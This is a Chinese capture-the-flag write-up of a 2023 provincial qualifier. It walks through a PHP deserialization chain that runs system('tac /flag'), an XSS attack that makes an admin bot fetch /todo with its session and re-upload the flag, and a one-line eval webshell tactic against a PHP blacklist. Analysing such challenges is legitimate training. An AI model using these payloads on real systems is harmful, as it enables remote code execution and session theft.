
23省赛初赛
23质量比24高我只能说
easy php
简单反序列化

__debuginfo()魔术方法打印所需调试信息,反序列化时候执行!
链子如下:
BBB::__debuginfo()->CCC::__toString()->AAA::__call()
AI运行代码
php
EXP:
<?php
highlight_file(__FILE__);
class AAA{
    public $cmd;

    public function __call($name, $arguments){
        eval($this->cmd);
        return "done";
    }
}

class BBB{
    public $param1;

    public function __debuginfo(){
        return [
            'debugInfo' => 'param1' . $this->param1
        ];
    }
}

class CCC{
    public $func;

    public function __toString(){
        var_dump("aaa");
        $this->func->aaa();
    }
}

$a=new BBB();
$a->param1=new CCC();

$a->param1->func=new AAA();
$a->param1->func->cmd='system(\'tac /flag\');';

$aaa=serialize($a);
echo $aaa;
unserialize($aaa);

?>
my2do(xss)
之前打N1的时候做到过bot题目就是打xss(其实碰见好多次了xss的大题目就得这么考)
const express = require('express');
const session = require('express-session');
const crypto = require('crypto');
const vist = require("./bot");
const multer = require('multer');
const path = require('path');

const app = express();
app.set('view engine', 'ejs');
app.use(session({
    secret: crypto.randomBytes(16).toString('hex'),
    resave: false,
    saveUninitialized: false,
    cookie:{
        httpOnly: true
    }
}));
const storage = multer.diskStorage({
    destination: function (req, file, cb) {
        cb(null, 'public/uploads');
    },
    filename: function (req, file, cb) {
        cb(null, file.originalname);
    },
});

const upload = multer({ storage: storage });
app.use(express.static('public'));


const ADMIN_PASSWORD = process.env.ADMIN_PASSWORD || 'YOU DONT NO IT';
const FLAG = process.env.DASFLAG || 'flag{no_flag}';

const reportIpsList = new Map();
const now = ()=>Math.floor(+new Date()/1000)
const db = new Map();
db.set('admin', {password: crypto.createHash('sha256').update(ADMIN_PASSWORD, 'utf8').digest('hex'), todos: [{text: FLAG, isURL: false}]});

app.get("/", function (req, res) {
    if (req.session.username) return res.redirect('/todo');
    res.render('index', {nonce: crypto.randomBytes(16).toString('hex')})
});

app.get("/todo",function (req, res) {

    if (!req.session.username) return res.redirect('/');
    let username = req.session.username;
    res.render('todo', {
        nonce: crypto.randomBytes(16).toString('hex'),
        username: username,
        todos: db.get(username).todos
    })
});

app.get("/api/logout", function (req, res) {
    req.session.destroy();
    return res.redirect('/');
});

app.post("/api/todo",express.json({ type: Object }) ,function (req, res) {

    const { text } = req.body || req.query;
    if (!req.session.username) return res.json({ error: "Login first!" });
    let username = req.session.username;
    if (!db.has(username)) return res.json({ error: "User doesn't exist!" });

    if (!text || typeof text !== "string") {
        return res.json({error: "Missing text"});
    }

    let isURL = false;
    if (RegExp('^https?://.*$').test(text)) {
        isURL = true;
    }

    db.get(username).todos.push({text: text, isURL: isURL});
    return res.json({ success: true });
});

app.post("/api/register", express.json({ type: Object }), function (req, res) {
    const { username, password }= req.body;
    if (typeof username !== 'string') return res.json({ error: "Invalid username" });
    if (typeof password !== 'string') return res.json({ error: "Invalid password" });

    if (db.has(username)) return res.json({ error: "User already exist!" });
    const hash = crypto.createHash('sha256').update(password, 'utf8').digest('hex');

    db.set(username, {password: hash, todos: []});
    req.session.username = username;
    return res.json({ success: true });
});

app.post("/api/login", express.json({ type: Object }), function (req, res) {
    const { username, password }= req.body;
    if (typeof username !== 'string') return res.json({ error: "Invalid username" });
    if (typeof password !== 'string') return res.json({ error: "Invalid password" });

    if (!db.has(username)) return res.json({ error: "User doesn't exist!" });
    const hash = crypto.createHash('sha256').update(password, 'utf8').digest('hex');
    if (db.get(username)?.password !== hash) return res.json({ error: "Wrong password!" });

    req.session.username = username;
    return res.json({ success: true });
});

//deving........//其实可以上传的
app.post('/api/upload', upload.single('file'), (req, res) => {

    return res.send('文件上传成功!');
});


app.post("/api/report", express.json({ type: Object }), function (req, res) {

    if (!req.session.username) return res.send("Login first!");
    //延时
    if(reportIpsList.has(req.ip) && reportIpsList.get(req.ip)+90 > now()){
        return res.send(`Please comeback ${reportIpsList.get(req.ip)+90-now()}s later!`);
    }

    reportIpsList.set(req.ip,now());
    const { url } = req.body;
    if (typeof url !== 'string') return res.send("Invalid URL");

    //只能访问http://127.0.0.1/xxxxx
    if (!url || !RegExp('^http://127\.0\.0\.1.*$').test(url)) {
        return res.status(400).send('Invalid URL');
    }
    try {
        vist(url);
        return res.send("admin has visted your url");
    } catch {
        return res.send("some error!");
    }
});

app.listen(80, () => {console.log(`app run in ${80}`)});
bot.js
const puppeteer = require("puppeteer");

const SITE = process.env.SITE || 'http://localhost';
const ADMIN_PASSWORD = process.env.ADMIN_PASSWORD || 'YOU DONT NO IT';

const visit = async url => {
    var browser;
	try {
		    browser = await puppeteer.launch({
			headless: true,
			executablePath: "/usr/bin/chromium",
			args: ['--no-sandbox']
		  });

        page = await browser.newPage();

		await page.goto(SITE);
		await page.waitForTimeout(500);

		await page.type('#username', 'admin');
		await page.type('#password', ADMIN_PASSWORD);
		await page.click('#btn')
		await page.waitForTimeout(800);

		await page.goto(url);
		await page.waitForTimeout(3000);

		await browser.close();

	} catch (e) {
		console.log(e);
	} finally {
		if (browser) await browser.close();
	}
}

module.exports = visit
flag在admin的todo里然后在/todo路由会渲染出todo且发现了文件上传那么思路很清晰了
做一个恶意html让bot去访问然后里面做一个跳转让bot带着admin属性去访问todo路由再把flag给带出来写回一个html

在uploads目录下可访问文件
跳转文件
<!DOCTYPE html>
<html>

<head>
</head>

<body>
    <script>
        location.href='http://localhost/uploads/e.html'
    </script>
</body>

</html>
恶意文件
<!DOCTYPE html>
<html>

<head>
</head>

<body>
    <script>
        let content = ''
        fetch('/todo', {
            method: 'GET',
        }).then(res => {
            res.text().then((data) => {
                content = data;
            }).then(() => {
                let formdata = new FormData();
                let blob = new Blob([content],{type:"text/plain"});
                formdata.append("file",blob,"flaga");
                var requestOptions = {
                    method: 'POST',
                    body: formdata,
                    redirect: 'follow'
                };
                fetch('/api/upload', requestOptions);
            })
        })
    </script>
</body>

</html>
或者
<script>
    if(document.domain != "localhost") {
      location = "http://localhost/uploads/attack.html";
    }else{
      fetch("/todo", {method: "GET", credentials: "include"})
      .then(res => res.text())
      .then(data => {
        var blob = new Blob([data], { type: 'text/plain' });
        var formData = new FormData();
        formData.append('file', blob, 'result.txt');
        fetch('/api/upload', {
          method: 'POST',
          body: formData,
        });});
}
</script>
credentials: "include"表示携带用户的认证信息(cookies、session等)- 将窃取的数据包装成Blob对象
- 创建FormData模拟文件上传
can you read flag
要拿到shell很简单,写个转接头?a=eval($_POST[1])连蚁剑或者直接getshell就行啦。
源码如下
<?php
#error_reporting(0);
$blacklist=['y','sh','print','printf','cat','tac','read','vim','curl','ftp','glob','flag','\|','`'];
foreach ($blacklist as $black) {
        if (stristr($_GET['a'], $black)) {
            die("hacker?");
        }
    }
eval($_GET['a']);
?>
然后就是pwn手的事情了 /readflag有一个pwn题在那里嘻嘻
MISC-number game

游戏题有一个混淆加密的js代码 把代码放到控制台跑一下就行

 浙公网安备 33010602011771号